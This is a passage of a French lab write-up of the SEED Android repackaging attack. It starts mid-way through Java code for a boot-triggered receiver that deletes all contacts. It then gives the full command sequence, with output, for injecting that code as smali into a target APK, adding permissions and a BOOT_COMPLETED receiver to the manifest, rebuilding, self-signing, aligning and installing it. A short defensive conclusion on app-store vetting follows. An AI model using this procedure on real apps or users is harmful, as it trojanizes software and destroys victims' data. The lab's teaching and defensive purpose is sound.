        Cursor cursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (cursor.moveToNext()) {
            String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
            Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            contentResolver.delete(uri, null, null);
        }
    }
}

Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ javac MaliciousCode.java 2>/dev/null
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ dx --dex --output=MaliciousCode.dex MaliciousCode.class 2>/dev/null
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ baksmali MaliciousCode.dex 2>/dev/null
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ head -n 5 MaliciousCode.smali
.class public Lcom/MaliciousCode;
.super Landroid/content/BroadcastReceiver;
.source "MaliciousCode.java"

```

Puis on copie le fichier dans le répertoire qui contient le code compilé qui va être exécuté :

```

Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file/RepackagingLab$ cp ../../MaliciousCode.smali smali/com/mobiseed/repackaging/
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file/RepackagingLab$ ls smali/com/mobiseed/repackaging/
BuildConfig.smali  MaliciousCode.smali  'R$attr.smali'  'R$color.smali'  'R$drawable.smali'  'R$integer.smali'  'R$menu.smali'  'R$string.smali'  'R$style.smali'
HelloMobISEED.smali  'R$anim.smali'  'R$bool.smali'  'R$dimen.smali'  'R$id.smali'  'R$layout.smali'  'R$mipmap.smali'  'R$styleable.smali'  R.smali
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file/RepackagingLab$ _

```

Nous devons enregistrer notre récepteur de diffusion dans le système. Pour ce faire, il faut ajouter certaines informations au fichier AndroidManifest.xml de l'application cible, qui se trouve également dans le dossier créé par APKTool.

De plus, pour pouvoir lire et écrire dans le fichier "Contacts" de l'application fournisseur de contenu, une application doit déclarer deux autorisations correspondantes dans AndroidManifest.xml.

Voici ce qu'il faut ajouter au dossier du manifeste :

```

android@tamer: ~/Desktop/Repackaging Attack Lab/RepackagingLab
android@tamer ~/D/R/RepackagingLab> cp AndroidManifest.xml smali/com
android@tamer ~/D/R/RepackagingLab> nano smali/com/AndroidManifest.xml
android@tamer ~/D/R/RepackagingLab> diff smali/com/AndroidManifest.xml AndroidManifest.xml
3,5d2
<     <uses-permission android:name="android.permission.READ_CONTACTS" />
<     <uses-permission android:name="android.permission.WRITE_CONTACTS" />
<     <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
13,17d9
<     <receiver android:name="com.MaliciousCode">
<         <intent-filter>
<             <action android:name="android.intent.action.BOOT_COMPLETED" />
<         </intent-filter>
<     </receiver>
android@tamer ~/D/R/RepackagingLab>

```

Dans le fichier manifeste ci-dessus, nous ajoutons trois autorisations pour permettre à l'application de lire et d'écrire dans le fournisseur de contenu de Contacts, ainsi que de recevoir la diffusion BOOT Completed. Il est à noter que ces permissions sont ajoutées en dehors du bloc <application>, mais dans le bloc <manifeste>. Dans le fichier, nous enregistrons également notre récepteur de diffusion à l'événement de diffusion BOOT\_Completed, de sorte que notre code peut être déclenché lorsque l'appareil termine son démarrage. Il est à noter que l'enregistrement doit être ajouté à l'intérieur du bloc <application> et non à l'intérieur du bloc <activité>. L'application que vous avez téléchargée sur les marchés d'applications peut avoir un long AndroidManifest.xml, et vous devez modifier soigneusement le fichier et placer le contenu injecté au bon endroit.

## Repackaging de l'application

Après avoir injecté notre propre code smali malveillant, nous sommes prêts à tout rassembler et à créer un seul fichier APK. Le processus se déroule en deux étapes.

**Étape 1 :** Reconstruire l'APK Nous utilisons à nouveau APKTool pour générer un nouveau fichier APK. La commande est présentée ci-dessous. Par défaut, le nouveau fichier APK sera enregistré dans le répertoire dist.

```
$ apktool b repackagingLab
```

```

android@tamer: ~/Desktop/Repackaging Attack Lab
android@tamer ~/D/Repackaging Attack Lab> ls
Android_Repackaging.pdf  MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
android@tamer ~/D/Repackaging Attack Lab> apktool b RepackagingLab
I: Using Apktool 2.1.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: RepackagingLab/smali/com/AndroidManifest.xml
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
android@tamer ~/D/Repackaging Attack Lab> ls
Android_Repackaging.pdf  MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
android@tamer ~/D/Repackaging Attack Lab> ls RepackagingLab/dist
RepackagingLab.apk
android@tamer ~/D/Repackaging Attack Lab>

```

**Étape 2 :** Signer le fichier APK Android exige que toutes les applications soient signées numériquement avant de pouvoir être installées.

Chaque APK doit donc être doté d'une signature numérique et d'un certificat de clé publique. Le certificat et la signature permettent à Android d'identifier l'auteur d'une application. Du point de vue de la sécurité, le certificat doit être signé par une autorité de certification qui, avant de signer, doit vérifier que l'identification stockée dans le certificat est bien authentique. L'obtention d'un certificat auprès d'une autorité de certification reconnue n'est généralement pas gratuite.

Android permet donc aux développeurs de signer leurs certificats en utilisant leur propre clé privée, c'est-à-dire que le certificat est auto signé. L'objectif de ces certificats auto-signés est de permettre aux applications de fonctionner sur Android et non pour la sécurité. Les développeurs peuvent mettre le nom qu'ils veulent dans le certificat, que le nom soit légalement détenu par d'autres ou non, car aucune autorité de certification n'intervient pour vérifier cela.

Il est évident que cela va totalement à l'encontre de l'objectif du certificat et de la signature. La boutique Google Play Store procède à une vérification du nom avant d'accepter une application, mais les autres marchés d'applications tierces ne procèdent pas toujours à une telle vérification.

Dans ce LAB, nous utiliserons simplement un certificat auto-signé. L'ensemble du processus comporte trois étapes.

1. **Étape 1 :** Générez une paire de clés publiques et privées à l'aide de la commande keytool :

**\$ keytool -alias projetandroid -genkey -v -keystore projetandroid.keystore**

```

android@tamer: ~/Desktop/Repackaging Attack Lab/RepackagingLab/dist
android@tamer ~/D/Repackaging Attack Lab> cd RepackagingLab/dist
android@tamer ~/D/R/R/dist> ls
RepackagingLab.apk
android@tamer ~/D/R/R/dist> keytool -alias projetandroid -genkey -v -keystore projetandroid.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: android
What is the name of your organizational unit?
[Unknown]: android
What is the name of your organization?
[Unknown]: android
What is the name of your City or Locality?
[Unknown]: android
What is the name of your State or Province?
[Unknown]: android
What is the two-letter country code for this unit?
[Unknown]: android
Is CN=android, OU=android, O=android, L=android, ST=android, C=android correct?
[no]: yes

Generating 1,024 bit DSA key pair and self-signed certificate (SHA1withDSA) with a validity of 90 days
for: CN=android, OU=android, O=android, L=android, ST=android, C=android
Enter key password for <projetandroid>
(RETURN if same as keystore password):
Re-enter new password:
[Storing projetandroid.keystore]
android@tamer ~/D/R/R/dist>

```

2. Étape 2 : Nous pouvons maintenant utiliser jarsigner pour signer le fichier APK en utilisant la clé générée à l'étape précédente. Nous pouvons le faire en utilisant la commande suivante :
- \$ jarsigner -keystore projetandroid.keystore RepackagingLab.apk projetandroid -verbose***

```

android@tamer: ~/Desktop/Repackaging Attack Lab/RepackagingLab/dist
android@tamer ~/D/R/R/dist> jarsigner -keystore projetandroid.keystore RepackagingLab.apk projetandroid -verbose
Enter Passphrase for keystore:
updating: META-INF/PROJETAN.SF
updating: META-INF/PROJETAN.DSA
signing: AndroidManifest.xml
signing: classes.dex
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_popup_exit.xml
signing: res/anim/abc_shrink_fade_out_from_bottom.xml
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/design_fab_in.xml
signing: res/anim/design_fab_out.xml
signing: res/anim/design_snackbar_in.xml
signing: res/anim/design_snackbar_out.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
signing: res/color-v23/abc_color_highlight_material.xml
signing: res/color/abc_background_cache_hint_selector_material_dark.xml
signing: res/color/abc_background_cache_hint_selector_material_light.xml
signing: res/color/abc_primary_text_disable_only_material_light.xml
signing: res/color/abc_primary_text_material_dark.xml
signing: res/color/abc_primary_text_material_light.xml
signing: res/color/abc_search_url_text.xml
signing: res/color/abc_secondary_text_material_dark.xml
signing: res/color/abc_secondary_text_material_light.xml
signing: res/color/switch_thumb_material_dark.xml
signing: res/color/switch_thumb_material_light.xml
signing: res/drawable-hdpi-v4/abc_ab_share_pack_mtrl_alpha.9.png
signing: res/drawable-hdpi-v4/abc_btn_check_to_on_mtrl_000.png
signing: res/drawable-hdpi-v4/abc_btn_check_to_on_mtrl_015.png
signing: res/drawable-hdpi-v4/abc_btn_radio_to_on_mtrl_000.png
signing: res/drawable-hdpi-v4/abc_btn_radio_to_on_mtrl_015.png
signing: res/drawable-hdpi-v4/abc_btn_rating_star_off_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_btn_rating_star_on_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_btn_switch_to_on_mtrl_00001.9.png
signing: res/drawable-hdpi-v4/abc_btn_switch_to_on_mtrl_00012.9.png
signing: res/drawable-hdpi-v4/abc_cab_background_top_mtrl_alpha.9.png
signing: res/drawable-hdpi-v4/abc_ic_ab_back_mtrl_am_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_clear_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_commit_search_api_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_go_search_api_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_menu_copy_mtrl_am_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_menu_cut_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_menu_moreoverflow_mtrl_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_menu_paste_mtrl_am_alpha.png
signing: res/drawable-hdpi-v4/abc_ic_menu_selectall_mtrl_alpha.png

```

3. Étape 3 : Zipalign optimise la façon dont un package d'application Android (APK) est packagé. Cela permet au système d'exploitation Android d'interagir plus efficacement avec l'application, et a donc le potentiel de rendre l'application et l'ensemble du système beaucoup plus rapides.



Le temps d'exécution est minimisé pour les applications zip alignées, ce qui réduit la consommation de RAM lors de l'exécution de l'APK. Zipalign doit toujours être utilisé pour aligner votre fichier.apk avant de le distribuer aux utilisateurs finaux :

**\$ zipalign -v 4 repackagingLab.apk aligned\_RepackagingLab.apk**

```
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file$ zipalign -v 4 RepackagingLab.apk aligned_RepackagingLab.apk
Verifying alignment of aligned_RepackagingLab.apk (4)...
  50 META-INF/MANIFEST.MF (OK - compressed)
 10458 META-INF/APK-KEY.SF (OK - compressed)
 20990 META-INF/APK-KEY.RSA (OK - compressed)
 22156 AndroidManifest.xml (OK - compressed)
 22979 res/anim/abc_fade_in.xml (OK - compressed)
 23269 res/anim/abc_fade_out.xml (OK - compressed)
 23576 res/anim/abc_grow_fade_in_from_bottom.xml (OK - compressed)
 24035 res/anim/abc_popup_enter.xml (OK - compressed)
 24371 res/anim/abc_popup_exit.xml (OK - compressed)
 24726 res/anim/abc_shrink_fade_out_from_bottom.xml (OK - compressed)
 25188 res/anim/abc_slide_in_bottom.xml (OK - compressed)
 25489 res/anim/abc_slide_in_top.xml (OK - compressed)
 25794 res/anim/abc_slide_out_bottom.xml (OK - compressed)
 26095 res/anim/abc_slide_out_top.xml (OK - compressed)
 26393 res/anim/design_fab_in.xml (OK - compressed)
```

## Installation et redémarrage

Lors de cette dernière étape, nous installerons l'application modifiée sur notre VM Android, et nous testerons si l'attaque est réussie ou non. Nous devons nous connecter à la VM Android en utilisant la commande "adb connect" de notre machine hôte, puis installer l'application en utilisant la commande "adb install".


**\$ adb connect IP**

**\$ adb install APK**

```
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file$ adb devices
List of devices attached
192.168.57.107:5555    device

Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file$ adb connect 192.168.57.107:5555
already connected to 192.168.57.107:5555
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file$ adb install aligned_RepackagingLab.apk
Success
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab/file$ _
```

Pour démontrer si l'attaque fonctionne, il suffit d'ajouter quelques contacts dans l'application Contacts, de rebooter la VM Android. Puis, si l'attaque est réussie, on devrait voir que tous les enregistrements de contacts que nous avons créé ont été supprimés.





## Conclusion

### - Pourquoi l'attaque de repackaging n'est-elle pas vraiment un risque sur les appareils iOS?

Les développeurs d'applications mobiles d'appareils Apple vérifient leur identité avant de pouvoir produire nouvelles applications. Cela inclut l'envoi de documents d'identification réels tels que le permis de conduire ou une pièce d'identité avec photo émise par le gouvernement. Ainsi, lorsque Apple découvre une application malveillante, il existe une possibilité que l'attaquant puisse subir une punition.

Il existe également un système de vérification des demandes automatisé et manuel qui comprend une analyse statique de

binaires compilés qui rendent très difficile pour les développeurs de simplement repackaging des fichiers malveillants ou applications légitimes en vente sur l'AppStore.

### - Si vous étiez Google, quelles décisions prendriez-vous pour réduire les chances d'attaques de repackaging les attaques? des attaques de repackaging ?

En plus de payer un petit montant et d'accepter de respecter la distribution des développeurs Accord, Google devrait appliquer des règles telles que les développeurs fournissent des informations telles que le SSN ou d'autres informations d'identification afin qu'ils soient tenus responsables de leurs demandes.

Google doit également veiller à ce que les développeurs bannis ne puissent pas démissionner et s'inscrire en utilisant une nouvelle identité. Google devrait également renforcer l'importance des autorités de signature de certificats et assurez-vous que les applications auto-signées ne sont pas disponibles sur l'App Store.

Google devrait également appliquer son système de vérification et être beaucoup plus sélectif dans son processus d'acceptation.

### - Les marchés tiers sont considérés comme la principale source d'applications repackaged. Vous pensez que l'utilisation du Google Play Store officiel peut vous éloigner totalement des attaques? Pourquoi ou pourquoi pas?

L'utilisation du Google Play Store officiel ne peut pas vous éloigner totalement des attaques, mais reste plus sûre qu'une application tierce, en raison du système de contrôle de Google et de la vérification des logiciels malveillants.

En ce qui concerne les applications tierces, il n'y a aucune garantie que l'application fait ce qu'elle dit, qu'elle n'a pas été falsifiée ou qu'elle n'est en aucun cas malveillante et vous devez prendre toute la responsabilité et vérifier pour la légitimité de l'application.

Pourtant, les applications du Google Store ne sont pas totalement hors de danger en raison de la difficulté de filtrer les applications malveillantes ou repackaged.

De nombreuses méthodes de détection ont été utilisées pour trouver les applications repackaged disponibles sur divers marchés, mais elles ne sont pas aussi efficaces pour analyser les applications inconnues.

### Dans la vraie vie, si vous deviez télécharger des applications à partir d'une source non fiable, que feriez-vous pour assurer la sécurité de votre appareil?

- **Recherchez les fausses applications et les escroqueries**

- Regardez le nom du développeur situé juste en dessous du nom de l'application. Une recherche rapide sur Google devrait vous fournir des informations vérifiées sur le développeur, comme un site Web. Si le développeur a créé un certain nombre d'applications, elles sont plus susceptibles d'être dignes de confiance.
- Vérifiez combien de fois l'application a été téléchargée. S'il comporte de nombreux téléchargements, il est plus probable qu'il soit légitime.
- Date publiée
- Découvrez ce que les autres disent à propos de l'application en question. Une vraie application doit avoir un nombre important d'avis. Un faux aura probablement très peu, souvent tous les avis 5 étoiles.
- Vous remarquez plusieurs fautes d'orthographe ou de grammaire? Probablement faux. Les fausses applications sont souvent créées à la hâte ou dans des pays où l'anglais n'est pas la langue maternelle.
- Des réductions incroyables
- *Vérifier les permissions de l'application*

## Références

[http://www.cis.syr.edu/~wedu/seed/Labs\\_Android5.1/Android\\_Repackaging/Android\\_Repackaging.pdf](http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Android_Repackaging/Android_Repackaging.pdf)

<http://gauss.eecs.uc.edu/Courses/c6053/homework/assgn6.pdf>

<https://digitalcommons.calpoly.edu/cgi/viewcontent.cgi?article=3111&context=theses>

<https://owasp.org/www-project-mobile-top-10/>